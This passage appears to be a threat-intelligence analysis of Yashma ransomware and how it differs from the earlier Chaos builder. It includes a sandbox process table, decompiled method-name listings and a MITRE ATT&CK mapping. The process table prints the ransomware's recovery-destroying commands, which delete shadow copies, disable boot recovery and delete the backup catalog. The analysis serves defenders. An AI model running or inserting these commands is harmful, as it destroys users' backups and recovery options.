


c30702210c17608e791376d3c		C:\Users\IEUser\...		IE10WIN7\IEUser	"C:\Users\IEUser\Downloads\7484786128\c30702210c17608e791376d3c990e885dbe80364478767...	5/29/2022 10:32:...	5/29/2022 10:32:...
svchost.exe (1852)		C:\Users\IEUser\...		IE10WIN7\IEUser	"C:\Users\IEUser\AppData\Roaming\svchost.exe"	5/29/2022 10:32:...	n/a
cmd.exe (1372)	Windows Comma...	C:\Windows\Syst...	Microsoft Corporat...	IE10WIN7\IEUser	"C:\Windows\System32\cmd.exe" /C vssadmin delete shadows /all /quiet & wmic shadowcopy delete	5/29/2022 10:32:...	5/29/2022 10:32:...
vssadmin.exe (5288)	Command Line Int...	C:\Windows\syst...	Microsoft Corporat...	IE10WIN7\IEUser	vssadmin delete shadows /all /quiet	5/29/2022 10:32:...	5/29/2022 10:32:...
WMIC.exe (4108)	WMI Commandlin...	C:\Windows\Syst...	Microsoft Corporat...	IE10WIN7\IEUser	wmic shadowcopy delete	5/29/2022 10:32:...	5/29/2022 10:32:...
cmd.exe (5968)	Windows Comma...	C:\Windows\Syst...	Microsoft Corporat...	IE10WIN7\IEUser	"C:\Windows\System32\cmd.exe" /C bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit ...	5/29/2022 10:32:...	5/29/2022 10:32:...
bcdedit.exe (5312)	Boot Configuration...	C:\Windows\syst...	Microsoft Corporat...	IE10WIN7\IEUser	bcdedit /set {default} bootstatuspolicy ignoreallfailures	5/29/2022 10:32:...	5/29/2022 10:32:...
bcdedit.exe (5096)	Boot Configuration...	C:\Windows\syst...	Microsoft Corporat...	IE10WIN7\IEUser	bcdedit /set {default} recoveryenabled no	5/29/2022 10:32:...	5/29/2022 10:32:...
cmd.exe (6076)	Windows Comma...	C:\Windows\Syst...	Microsoft Corporat...	IE10WIN7\IEUser	"C:\Windows\System32\cmd.exe" /C wbadmin delete catalog -quiet	5/29/2022 10:32:...	5/29/2022 10:32:...
wbadmin.exe (5260)	Command Line Int...	C:\Windows\syst...	Microsoft Corporat...	IE10WIN7\IEUser	wbadmin delete catalog -quiet	5/29/2022 10:32:...	5/29/2022 10:32:...

The major differences between the earlier version of Chaos and Yashma ransomware are as follows.

- The new version has hardcoded country names to prevent it from targeting certain geographies. This is detected based on the language setting on the user's system.
- The earlier version of Chaos could only encrypt files reaching up to the size of 1MB and would destroy any file over this size limit. However, Yashma is able to encrypt larger files.

Below is the comparison between the earlier version of Chaos and Yashma.



```
Program @02000002
  Base Type and Interfac
  Derived Types
  .cctor() : void @06000(
  Program() : void @060
  addAndOpenNote() : v
  addLinkToStartup() : v
  AES_Encrypt(string, st
  AES_Encrypt_Large(str
  AlreadyRunning() : bo
  Base64EncodeString(s
  checkDirContains(strir
  copyResistForAdmin(s
  copyRoaming(string) :
  CreatePassword(int) :
  deleteBackupCatalog(
  deleteShadowCopies(
  disableRecoveryMode
  DisableTaskManager()
  encryptDirectory(strin
  forbiddenCountry() : b
  GenerateRandomSalt(
  isOver() : bool @0600C
  lookForDirectories() : v
  Main(string[]) : void @
  RandomString(int) : st
  RandomStringForExte
  registryStartup() : void
  RegistryValue() : bool
  rsaKey() : string @060C
  RSA_Encrypt(string, st
  Run() : void @0600000
  runCommand(string)
```

```
Assembly Explorer
Program @02000002
  Base Type and Interfac
  Derived Types
  .cctor() : void @06000(
  Program() : void @060
  addAndOpenNote() : v
  addLinkToStartup() : v
  AES_Encrypt(byte[], by
  AlreadyRunning() : bo
  Base64EncodeString(s
  copyResistForAdmin(s
  copyRoaming(string) :
  CreatePassword(int) :
  deleteBackupCatalog(
  deleteShadowCopies(
  disableRecoveryMode
  encryptDirectory(strin
  EncryptFile(string) : vo
  lookForDirectories() : v
  Main(string[]) : void @
  randomEncode(string)
  RandomString(int) : st
  RandomStringForExte
  random_bytes(int) : by
  registryStartup() : void
  RSAEncrypt(string, stri
  rsaKey() : string @060C
  Run() : void @0600000
  runCommand(string)
  SetWallpaper(string) :
  sleepOutOfTempFold
  spreadIt(string) : void
  SystemParametersInfo
```

Conclusion:

"Yashma" ransomware can be distributed by using tactics like social engineering, phishing, spam email, malicious attachment, etc. Yashma ransomware is based on the Chaos ransomware builder. Chaos ransomware builder is still far from being complete since it lacks features that new ransomware possesses, such as the ability to collect data from victims that could be used for further blackmail if the ransom is not paid or deploy DDOS attack to force the victims into paying the ransom.

TTPs based on MITRE ATT&CK Framework:

Sr No.	Tactic	Technique
1	Discovery (TA0007)	T1016: System Network Configuration Discovery T1083: File and Directory Discovery T1135: Network Share Discovery T1049: System Network Connections Discovery
2	Execution (TA0002)	T1106: Native API T1059.003: Windows Command Shell
3	Persistence (TA0003)	T1547 Boot or Logon Auto-start Execution

4	Defensive Evasion (TA0005)	T1027: Obfuscated Files or Information
5	Collection (TA0009)	T1005: Data from Local System
6	Impact (TA0040)	T1486: Data Encrypted for impact T1489: Service Stop T1490: Inhibit System Recovery

Back to Listing